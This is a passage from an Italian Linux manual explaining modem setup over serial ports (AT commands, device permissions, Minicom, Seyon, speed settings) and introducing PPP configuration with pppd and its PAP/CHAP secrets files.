Figura 288.19. La parte anteriore di un modem esterno tipico. In questo caso sono visibili solo alcuni degli indicatori tipici.

288.5.4 Sequenze di escape

Quando si utilizza un programma per interagire con un modem e si devono indicare dei comandi AT di qualche tipo, capita spesso la necessità di indicare dei simboli speciali, come il ritorno a carrello, o delle pause nel flusso di questi. Spesso sono validi i codici di escape che si vedono nella tabella 288.20.

Tabella 288.20. Codici di escape tipici per i programmi che interagiscono con il modem.

Codice	Significato
`\d`	Pausa di un secondo.
`\p`	Pausa di 0,1 s.
`\n`	*<LF>* (*line feed*).
`\r`	*<CR>* (*carriage return*).
`\N`	*<NUL>*.
`\s`	*<SP>* (spazio normale).
`\t`	*<HT>* (tabulazione).
`\\`	Una barra obliqua inversa singola.

288.6 File di dispositivo e collegamenti

I file di dispositivo relativi alle porte seriali di un sistema GNU/Linux hanno un nome del tipo '`/dev/ttyS*`'. Dal momento che, almeno in teoria, è possibile gestire un massimo di 32 porte, i numeri utilizzati vanno da 0 a 31 ('`/dev/ttyS0`', '`/dev/ttyS1`', ..., '`/dev/ttyS31`').

Quando si utilizzano programmi che accedono alle porte seriali, occorre prendersi cura dei permessi associati a questi file di dispositivo, altrimenti sono utilizzabili solo dall'utente '**`root`**'.

$ **`ls -l /dev/ttyS[0-3]`** [*Invio*]

```
crw-r--r--   4 root     root       4,  64 dic 16 17:30 /dev/ttyS0
crw-r--r--   4 root     root       4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root     root       4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root     root       4,  67 mag  5  1998 /dev/ttyS3
```

Per esempio, se si vuole rendere disponibile l'utilizzo da parte di tutti gli utenti del modem connesso alla seconda porta seriale, occorre agire come segue:

chmod a+rw /dev/ttyS1 [*Invio*]

$ **ls -l /dev/ttyS[0-3]** [*Invio*]

```
crw-r--r--   4 root     root       4,  64 dic 16 17:30 /dev/ttyS0
crw-rw-rw-   4 root     root       4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root     root       4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root     root       4,  67 mag  5  1998 /dev/ttyS3
```

Quando si ha a disposizione un modem soltanto, può essere opportuno predisporre un collegamento simbolico corrispondente a '/dev/modem', che punti al file di dispositivo corrispondente alla porta seriale a cui è connesso effettivamente il modem stesso. Così facendo, se i programmi che lo utilizzano fanno riferimento a questo collegamento, non occorre più cambiare la loro configurazione quando si sposta il modem: basta cambiare il collegamento.

```
lrwxrwxrwx   1 root     root           65 dic 16 17:37 /dev/modem -> ttyS1
```

Ci sono pro e contro sull'utilità di questo collegamento. L'argomento più importante da tenere in considerazione contro la presenza di questo collegamento è il fatto che i programmi che lo utilizzano potrebbero creare dei file lucchetto (*lock file*) che segnalano il suo utilizzo, mentre può sembrare che il dispositivo che viene utilizzato effettivamente sia libero.

Per comodità, negli esempi che appaiono in questo e anche in altri capitoli, si utilizza la convenzione del collegamento '/dev/modem', ma ciò non deve essere inteso come un invito a seguire questa strada in modo generalizzato.

288.6.1 Gestione oculata dei permessi

La gestione dei permessi per l'accesso al dispositivo della porta seriale cui è connesso il modem, può essere fatta in modo più proficuo assegnando a questi l'appartenenza a un gruppo diverso da '**root**', per esempio '**dialout**', abbinando poi questo gruppo agli utenti cui si vuole concedere l'accesso.

Supponendo di voler utilizzare il gruppo '**dialout**', si potrebbe modificare il file '/etc/group' in modo che al gruppo '**dialout**' facciano parte anche gli utenti che devono accedere alle porte seriali in uscita. Per esempio, la riga seguente rappresenta il record del file '/etc/group' in cui si dichiara il gruppo '**dialout**'.

```
dialout::14:dialout,root,daniele,tizio,caio
```

Qui, oltre all'utente fittizio '**dialout**' (ammesso che esista) e all'amministratore '**root**', viene concesso agli utenti '**daniele**', '**tizio**' e '**caio**' di partecipare a questo gruppo.

288.7 Programmi di comunicazione

Un programma di emulazione di terminale è l'ideale per verificare il funzionamento del modem e soprattutto per poter memorizzare il profilo di configurazione preferito in modo che il comando ATZ lo imposti istantaneamente secondo la proprie necessità. Oltre a tali esigenze, attraverso questo tipo di programma si può effettuare una connessione fittizia al proprio fornitore di accesso a Internet in modo da conoscere precisamente la procedura di connessione e da poter realizzare uno script adeguato.

288.7.1 Accesso brutale al modem

Anche senza un programma di emulazione di terminale si può accedere al modem, utilizzando gli strumenti elementari offerti dal sistema operativo. È sufficiente il programma '**cat**' utilizzato nel modo seguente (si suppone che il collegamento '`/dev/modem`' corrisponda al dispositivo seriale abbinato al modem).

`#` **`cat < /dev/modem &`** [*Invio*]

`#` **`cat > /dev/modem`** [*Invio*]

Con questi due comandi, si ottiene di emettere quanto generato dal modem attraverso lo standard output e di dirigere lo standard input (ottenuto dalla tastiera) verso il modem.

`AT` [*Invio*]

```
AT
```

```
OK
```

In questo modo si può fare (quasi) tutto quello che si potrebbe con un programma di emulazione di terminale. Si può anche simulare la connessione con un ISP, ma forse qualche messaggio potrebbe non essere visualizzato nel momento giusto.

288.7.2 Utilizzo sommario di Minicom

Prima di poter utilizzare Minicom [3] occorre che sia stato predisposto il file '`/etc/minirc.dfl`' attraverso la procedura di configurazione cui si accede attraverso Minicom quando viene avviato con l'opzione '**`-s`**'. Per gli scopi degli esempi riportati in queste sezioni, è sufficiente salvare la configurazione predefinita, in pratica basta che il file '`/etc/minirc.dfl`' esista e sia vuoto.

Oltre al file di configurazione, occorre aggiungere all'interno del file '`/etc/minicom.users`' i nomi degli utenti abilitati al suo utilizzo.

Per avviare Minicom (l'eseguibile '**`minicom`**') è sufficiente il nome senza argomenti.

`$` **`minicom`** [*Invio*]

Segue un breve esempio nel quale in particolare si interroga il modem per conoscere il profilo di configurazione memorizzato nella memoria non volatile (AT&V).

```
Minicom 1.71 Copyright (c) Miquel van Smoorenburg

Press CTRL-A Z for help on special keys

AT S7=45 S0=0 L1 V1 X4 &c1 E1 Q0
OK
```

AT&V [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L1 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0 &Y0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S01:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:045 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

[*Ctrl a*][*x*]

Nell'esempio, è stato trascurato il fatto che la configurazione predefinita non sia adatta alla situazione normale delle linee telefoniche italiane. Infatti, la stringa di inizializzazione inviata automaticamente da Minicom al modem contiene il comando ATX4 che in Italia non è appropriato.

288.7.3 Utilizzo sommario di Seyon

Seyon [4] è un programma di emulazione di terminale che utilizza l'interfaccia grafica X. Se si utilizza il collegamento '`/dev/modem`' per riferirsi alla porta seriale alla quale è connesso il modem si può avviare l'eseguibile '**`seyon`**' nel modo seguente:

$ **`seyon -modems /dev/modem`** [*Invio*]


Figura 288.28. Avvio del programma di comunicazione Seyon.

La finestra `Seyon Command Center` permette di accedere alla configurazione dei parametri di comunicazione attraverso il pulsante [SET].


Figura 288.29. Configurazione della velocità massima di comunicazione attraverso il pannello di comando di Seyon.

La figura 288.30 è un esempio di connessione attraverso comandi scritti direttamente senza l'aiuto del programma di comunicazione.

Figura 288.30. Esempio di connessione con Seyon.

```
Seyon Copyright (c) 1992-1993 Muhammad M. Saggaf. All rights reserved.
Version 2.1 rev. 4b i486-Linux root@fuzzy 11/25/95 17:47:09.

Locating Modems...
Modem ``/dev/modem'' is Available.

ATZ
OK
ATX3
OK
ATDT306371
CONNECT 9600

Welcome to Linux 1.2.3.


tv!login: daniele
Password:
Last login: Mon Mar 31 23:02:26 on ttyS17
Linux 1.2.3. (POSIX).
█
```

288.8 Configurazione del modem

Nelle sezioni precedenti sono stati visti una serie di comandi e registri utili a definire il comportamento del modem. I programmi che utilizzano il modem, come i programmi di comunicazione e i fax, hanno la necessità di predisporre il modem nel modo ottimale per ciò che da loro deve essere fatto.

I programmi più sofisticati guidano l'utente alla configurazione del modem senza la necessità di indicare esplicitamente alcun comando AT. Questi programmi trasformano poi la configurazione in una stringa di inizializzazione che viene inviata al modem prima di qualunque attività.

I programmi meno sofisticati prevedono la possibilità per l'utente di inserire una stringa di inizializzazione che vada a sommarsi alla configurazione già gestita dal programma.

Esiste tuttavia la possibilità di inserire una configurazione di massima già nel modem, come viene descritto nella prossima sezione.

288.8.1 Profilo di configurazione del modem

I modem standard contengono una ***configurazione di fabbrica*** registrata su ROM e almeno un ***profilo di configurazione*** registrato in una memoria non volatile, modificabile da parte dell'utilizzatore.

La predisposizione di una buona configurazione in questa memoria non volatile, permette di utilizzare il comando ATZ per richiamare tutto ciò che in essa è stato definito, semplificando la configurazione attraverso i programmi che utilizzano il modem. La sequenza di operazioni seguente mostra il modo normale di predisporre una tale configurazione.

La prima cosa da fare è utilizzare un programma di comunicazione come Minicom per poter colloquiare con il modem.

$ **minicom** [*Invio*]

```
…
OK
```

Quasi tutti i programmi del genere, subito dopo l'avvio, inizializzano il modem in qualche modo. Prima di proseguire si carica il profilo di configurazione memorizzato precedentemente nella memoria non volatile.

ATZ [*Invio*]

```
OK
```

Si procede quindi con una serie di comandi che servono a cambiare la modalità di funzionamento del modem. In questo caso si cambia il tipo di responso in modo che sia compatibile con il tipo di linee telefoniche utilizzate in Italia, quindi si modifica il registro S11 in modo che la pausa tra i toni di composizione sia di 100 ms.

ATX3 [*Invio*]

```
OK
```

ATS11=100 [*Invio*]

```
OK
```

Per verificare l'esito, basta utilizzare il comando AT&V.

AT&V [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Si può osservare la differenza tra il profilo attivo (il primo) e quello contenuto nella memoria non volatile (il secondo). Evidentemente può trattarsi soltanto delle due cose che sono state modificate. Se si desidera modificare altro si continua, altrimenti si memorizza il nuovo profilo di configurazione.

AT&W [*Invio*]

```
OK
```

Se si utilizza nuovamente il comando AT&V si può verificare che il profilo attivo è stato copiato nella memoria non volatile.

AT&V [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Al termine basta concludere il funzionamento del modem. In questo caso con la sequenza [*Ctrl a*][*x*].

288.9 Rapidità di modulazione e velocità di trasmissione

Quando si utilizzano le porte seriali e i modem, è importante chiarire i concetti legati alla velocità di trasmissione. Per prima cosa è bene distinguere due situazioni: la comunicazione attraverso porte seriali, che per esempio può avvenire tra la porta seriale di un elaboratore e la porta corrispondente di un modem, rispetto a quella tra due modem, attraverso un doppino telefonico. Nel primo caso, i dati sono trasmessi solo in forma di segnale elettrico, in base alla tensione che questo assume. Ciò, tra le altre cose, implica una limitazione nella lunghezza del cavo. Nel secondo caso, invece, la distanza da raggiungere impone che le informazioni siano trasmesse attraverso una o più portanti di frequenza adatte al mezzo.

Quando si parla di velocità di trasmissione attraverso un cavo seriale, l'unica indicazione possibile si riferisce al numero di bit che possono transitare nell'intervallo di un secondo, cosa espressa dall'unità di misura ***bit/s***, conosciuta volgarmente come ***bps*** (*Bit per second*).

Quando si pensa alla trasmissione attraverso una portante modulata, oltre al concetto di velocità espresso in bit per secondo, si può aggiungere un parametro aggiuntivo che rappresenta la rapidità di modulazione della portante. Si parla in questo caso di ***baud***.

In origine, i tipi di modulazione utilizzati permettevano di trasmettere dati a una velocità massima pari allo stesso valore baud, contribuendo a confondere le due cose. Attualmente, i modem più recenti possono operare a un massimo di 2400 baud, mentre riescono a comunicare a una velocità in bit/s ben superiore (33600 bit/s sono diventati una cosa normale). Questo significa, evidentemente, che le tecniche di modulazione attuali permettono di trasmettere più bit per ogni baud.

In conclusione:

- quando si parla di velocità di trasmissione, si intende fare riferimento all'unità di misura bit/s (bps), mentre il termine baud è piuttosto un parametro legato alle caratteristiche del mezzo trasmissivo;
- un'affermazione in cui si utilizza l'unità di misura baud per esprimere una velocità di trasmissione è probabilmente scorretta, o impropria, soprattutto quando si fa riferimento a valori superiori a 2400;
- a volte, la tradizione impone l'utilizzo errato del termine baud, ma questo accade proprio quando i valori bit/s e baud coincidono, per esempio quando si parla di *autobauding*, concetto che riguarda prevalentemente modem vecchi che utilizzano velocità inferiori o uguali a 2400 bit/s.

288.10 Impostazione della velocità

La velocità di comunicazione della porta seriale deve essere scelta opportunamente, in funzione della velocità con cui il modem è in grado di ricevere e trasmettere dati. Generalmente, la velocità della porta deve essere quattro volte superiore a quella della comunicazione del modem, perché potrebbe intervenire l'effetto della compressione dati ad aumentare il volume effettivo di informazioni scambiate.

Il problema si pone particolarmente quando si utilizzano modem con velocità di trasmissione superiore a 9600 bit/s.

In pratica, quando si usano modem da 9600 bit/s in su, si configura il programma di comunicazione per una velocità di 57600 bit/s, o superiore (purché la porta seriale dell'elaboratore e quella del modem lo consentono); se però il programma di comunicazione non consente di impostare velocità superiori a 38400 bit/s, si deve richiedere questa velocità massima, utilizzando '**`setserial`**' per impostare le modalità '**`spd_*`**'.

La tabelle seguenti riassumono le impostazioni necessarie in funzione della velocità del modem utilizzato:

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**`spd_normal`**'
1200	1200	'**`spd_normal`**'
2400	2400	'**`spd_normal`**'
9600	57600	'**`spd_normal`**'
14400	57600	'**`spd_normal`**'
28800	115200	'**`spd_normal`**'
33600	115200	'**`spd_normal`**'
56000	230400	'**`spd_normal`**'

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**spd_normal**'
1200	1200	'**spd_normal**'
2400	2400	'**spd_normal**'
9600	38400	'**spd_normal**'
14400	38400	'**spd_hi**'
28800	38400	'**spd_vhi**'
33600	38400	'**spd_vhi**'
56000	38400	'**spd_shi**'
56000	38400	'**spd_shi**'

288.11 Riferimenti

- Davi S. Lauer, Greg Hankins, *Serial HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Setserial** GNU GPL

[2] AT sta per *Attention*.

[3] **Minicom** GNU GPL

[4] **Seyon** GNU GPL

Capitolo 289

Introduzione al PPP

PPP sta per *Point-to-point protocol*; si tratta di un protocollo adatto alle connessioni ***punto-punto*** (*point-to-point*) nel senso che è fatto per mettere in comunicazione solo due punti tra di loro (di solito due elaboratori).

Il PPP è un protocollo piuttosto complesso e ricco di possibilità. Consente la connessione attraverso linee seriali dirette o provviste di modem (ovvero di altri apparecchi simili, come nel caso delle linee ISDN). Può instaurare una connessione anche attraverso un collegamento preesistente, sfruttando il flusso di standard input e standard output.

Generalmente, il PPP viene utilizzato per trasportare altri protocolli, fondamentalmente IP, anche se non si tratta dell'unica possibilità. Questo, tra le altre cose, permette l'assegnazione (statica o dinamica) degli indirizzi IP, consentendo in pratica a una delle due parti di ignorare il proprio fino a che non viene instaurata la connessione.

Il PPP può gestire un sistema di autenticazione, attraverso il quale, una, o entrambe le parti, cercano di ottenere dall'altra delle informazioni necessarie a riconoscerla. A questo proposito possono essere usati due modi di autenticazione: PAP e CHAP. Nella connessione PPP non esiste un cliente e un servente, tuttavia, per quanto riguarda il problema dell'autenticazione, si considera cliente quel nodo che si fa riconoscere, attraverso uno di questi protocolli PAP o CHAP, presso l'altro, che così è il servente. Tuttavia, la richiesta di autenticazione è facoltativa, tanto che si può benissimo instaurare una connessione senza alcuna autenticazione, se nessuna delle due parti ne fa richiesta all'altra. Inoltre, la richiesta di identificazione può anche essere reciproca; in tal caso entrambi i nodi che si connettono sono sia cliente, sia servente, a fasi alterne.

289.1 Funzionalità del kernel Linux

Per poter utilizzare il protocollo PPP, è necessario che il kernel Linux sia predisposto per farlo (sezione 67.2.7). Naturalmente, lo stesso kernel deve poter gestire la rete.

Se il supporto al PPP è stato inserito nella parte principale del kernel, cioè non è stato lasciato in un modulo, si può trovare tra i messaggi di avvio qualcosa come l'esempio mostrato di seguito.

$ **dmesg | less** [*Invio*]

```
PPP generic driver version 2.4.1
PPP Deflate Compression module registered
PPP BSD Compression module registered
```

Se invece si tratta di una funzionalità gestita attraverso un modulo, questa dovrebbe attivarsi automaticamente al momento del bisogno.

289.2 Funzionamento generale del demone per il PPP

I sistemi GNU dispongono generalmente del demone '**pppd**' [1] per la gestione del protocollo PPP. Si è accennato al fatto che il PPP non prevede un cliente e un servente, anche se questi termini si usano per distinguere le parti nella fase di autenticazione. In tal senso, questo programma serve sia per attendere una connessione che per iniziarla.

Il demone '**pppd**' deve amministrare un sistema piuttosto complesso di file di configurazione e di possibili script di contorno. La maggior parte di questi dovrebbe trovarsi nella directory '`/etc/ppp/`' e, tra tutti, il file più importante è '`/etc/ppp/options`', all'interno del quale vanno indicate le opzioni di funzionamento che si vogliono attivare in generale.

289.2.1 Struttura del sistema di configurazione

'**pppd**' può essere configurato completamente attraverso le opzioni della riga di comando. Quanto definito in questo modo prende il sopravvento su qualunque altro tipo di configurazione, pertanto si utilizza tale metodo solo per variare le impostazioni definite altrimenti.

Il file di configurazione principale è '`/etc/ppp/options`'; è il primo a essere letto e, teoricamente, tutti i file di configurazione successivi possono modificare quanto definito al suo interno.

Successivamente, se esiste, viene letto il file '`~/.ppprc`', che potrebbe essere contenuto nella directory personale dell'utente che avvia il processo. In generale, dato il ruolo che ha il programma '**pppd**', non si usano configurazioni personalizzate degli utenti, per cui questo file non dovrebbe esistere.

Per ultimo viene letto un file di configurazione il cui nome dipende dal tipo di dispositivo utilizzato per instaurare la connessione. Data la natura del protocollo PPP, il dispositivo in questione corrisponde generalmente a una porta seriale ('`/dev/ttyS*`'); così, questo file di configurazione specifico deve avere un nome che corrisponde al modello '`/etc/ppp/options.ttyS*`' e il suo scopo è quello di definire dei dettagli che riguardano la connessione attraverso la linea a cui si riferisce.

A titolo di esempio viene anticipato come potrebbe apparire un file di configurazione di questo tipo. Si osservi il fatto che le righe bianche e quelle vuote vengono ignorate, inoltre, il simbolo '**#**' indica l'inizio di un commento che si conclude alla fine della riga.

```
# /etc/ppp/options
#
# Attiva il controllo di flusso hardware (RTS/CTS).
#
crtscts
#
# Vengono utilizzati i "file lucchetto" in stile UUCP.
#
lock
#
# Utilizza un modem.
#
modem
```

289.2.2 Struttura del sistema di autenticazione

All'inizio del capitolo si è accennato al fatto che il PPP può gestire un sistema autonomo di autenticazione. '**pppd**' è in grado di utilizzare due tecniche: PAP (*Password authentication protocol*) e CHAP (*Challenge handshake authentication protocol*).

Questi sistemi si basano sulla conoscenza da parte di entrambi i nodi di alcune informazioni «segrete» (si parla precisamente di *secret*), che vengono scambiate in qualche modo e verificate prima di attuare la connessione.

È il caso di ribadire che si tratta di procedure opzionali, pertanto dipende da ognuno dei due nodi stabilire se si pretende che l'altra parte si identifichi prima di consentire la connessione.

Per utilizzare queste forme di autenticazione, occorre stabilire un nome e un ***segreto*** (in pratica una parola d'ordine) per il nodo che deve potersi identificare. L'altra parte deve disporre di questa informazione per poterla confrontare quando gli viene fornita.

Il protocollo PAP prevede che una parte invii all'altra il proprio nome e il segreto (cioè la parola d'ordine) che viene utilizzato per consentire o meno la connessione. Il protocollo CHAP prevede invece che una parte, mentre chiede all'altra di identificarsi invii prima il proprio nome, attendendo come risposta il nome dell'altra parte e il segreto relativo da verificare. La differenza fondamentale sta nel fatto che con il PAP, una parte inizia a identificarsi anche senza sapere chi sia la controparte, mentre nel caso del CHAP, l'identificazione viene generata in funzione del nome della controparte.

Questi segreti sono conservati nel file '`/etc/ppp/pap-secrets`' per il protocollo PAP e nel file '`/etc/ppp/chap-secrets`' per il protocollo CHAP. Le informazioni contenute in questi file possono servire per identificare se stessi nei confronti dell'altra parte, oppure per verificare l'identità della controparte.

A titolo di esempio, si potrebbe osservare il testo seguente che rappresenta il contenuto del file '`/etc/ppp/chap-secrets`' del nodo '**dinkel**'.

```
#
# Segreti per l'autenticazione CHAP dalla parte del nodo «dinkel»
# cliente       servente        segreto         indirizzi IP ammissibili
#
dinkel          roggen          ciao            *
```

In tal caso, se il nodo remoto inizia una richiesta CHAP identificandosi con il nome '**roggen**', gli si risponde con il nome '**dinkel**' abbinato alla parola d'ordine '**ciao**'. Dall'altra parte, il file dei segreti CHAP corrispondente dovrebbe avere lo stesso contenuto.

```
#
# Segreti per l'autenticazione CHAP dalla parte del nodo «roggen»
# cliente       servente        segreto         indirizzi IP ammissibili
#
dinkel          roggen          ciao            *
```

In questi termini, nell'ambito delle forme di autenticazione usate da '**pppd**', si parla di cliente per indicare il nodo che deve identificarsi di fronte alla controparte e di servente per indicare la parte che richiede all'altra di identificarsi. In questa logica, le voci dei file '`/etc/ppp/*-secrets`' restano uguali quando si passa da una parte all'altra.

C'è da aggiungere che l'identità di un nodo non è definita dai file '`/etc/ppp/*-secrets`', ma dalle opzioni che vengono date a '**`pppd`**', per cui, se il nodo '**`roggen`**' vuole potersi identificare di fronte a '**`dinkel`**', si può aggiungere la voce relativa nei file rispettivi.

```
#
# Segreti per l'autenticazione CHAP dalla parte del nodo «dinkel»
# cliente       servente        segreto         indirizzi IP ammissibili
#
dinkel          roggen          ciao            *
roggen          dinkel          medusa          *
```

```
#
# Segreti per l'autenticazione CHAP dalla parte del nodo «roggen»
# cliente       servente        segreto         indirizzi IP ammissibili
#
dinkel          roggen          ciao            *
roggen          dinkel          medusa          *
```

Da quello che si legge in questo ultimo esempio: '**`dinkel`**' utilizza il segreto '**`ciao`**' per identificarsi nei confronti di '**`roggen`**'; '**`roggen`**' utilizza il segreto '**`medusa`**' per identificarsi nei confronti di '**`dinkel`**'.

La sintassi del file '`/etc/ppp/pap-secrets`' è la stessa, con la differenza che sono ammissibili delle semplificazioni descritte in seguito.

289.2.3 Interfacce PPP e funzioni privilegiate

'**`pppd`**', quando riesce a instaurare una connessione, definisce dinamicamente un'interfaccia di rete '**`ppp`*n***', dove ***n*** è un numero che inizia da zero. Per questo e altri motivi, '**`pppd`**' deve funzionare con i privilegi dell'utente '**`root`**'. In tal senso, la collocazione normale di questo programma è la directory '`/usr/sbin/`'.

Può darsi che si voglia concedere l'utilizzo di '**`pppd`**' a utenti comuni; in tal caso si può attivare il bit SUID, tenendo conto dei pericoli potenziali che questa scelta può causare.

`chown root /usr/sbin/pppd` [*Invio*]

`chmod u+s /usr/sbin/pppd` [*Invio*]

Tuttavia, '**`pppd`**' riesce ugualmente a distinguere se l'utente che lo ha avviato è '**`root`**' (nella documentazione originale si parla di utente privilegiato), oppure se si tratta solo di un utente comune. Ciò serve per impedire l'utilizzo di opzioni delicate agli utenti comuni.

Di solito, questa distinzione si realizza nell'impossibilità da parte degli utenti comuni di utilizzare talune opzioni che annullino l'effetto di altre stabilite nella configurazione generale del file '`/etc/ppp/options`'. Questo vincolo non è generalizzato, ma riguarda solo alcune situazioni che vengono descritte nel contesto appropriato.

289.2.4 Indirizzi IP

Quando il protocollo PPP viene usato per trasportare comunicazioni IP, esiste la possibilità di definire in qualche modo quali indirizzi assegnare alle due parti della comunicazione. In particolare, con IPv4 gli indirizzi possono stati fissati in anticipo, oppure ottenuti dalla controparte; con IPv6, invece, gli indirizzi sono di tipo *link-local*, dove la parte finale degli ultimi 64 bit può essere determinata in modo casuale, o da indirizzi IPv4 preesistenti, oppure fissata in modo manuale.

289.2.5 Script di contorno

'**pppd**' può avviare degli script di contorno, in presenza di circostanze determinate. Questi possono essere diversi, ma in particolare, quando si gestiscono connessioni IPv4, sono importanti '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`', a cui corrispondono IPv6 gli script '`/etc/ppp/ipv6-up`' e '`/etc/ppp/ipv6-down`'. Il primo di questi ('`/etc/ppp/ip[v6]-up`') viene avviato subito dopo una connessione e l'instaurazione di un collegamento IP tra le due parti; il secondo ('`/etc/ppp/ip[v6]-down`') viene eseguito quando questo collegamento viene interrotto. Questi due script ricevono gli argomenti seguenti.

interfaccia dispositivo_linea velocità_bps indirizzo_ip_locale indirizzo_ip_remoto opzione_ipparam

Nel caso particolare di IPv6, la coppia di indirizzi locale e remoto, sono di tipo *link-local*.

Ogni distribuzione GNU potrebbe adattare questi script alle proprie esigenze particolari, in modo da rendere uniforme la gestione della rete. In generale, questi file potrebbero essere vuoti del tutto; il loro contenuto generico è quello seguente:

```
#!/bin/sh
#
# This script is called with the following arguments:
#    Arg  Name                 Example
#    $1   Interface name       ppp0
#    $2   The tty              ttyS1
#    $3   The link speed       38400
#    $4   Local IP number      12.34.56.78
#    $5   Peer  IP number      12.34.56.99
#


#
# The  environment is cleared before executing this script
# so the path must be reset
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
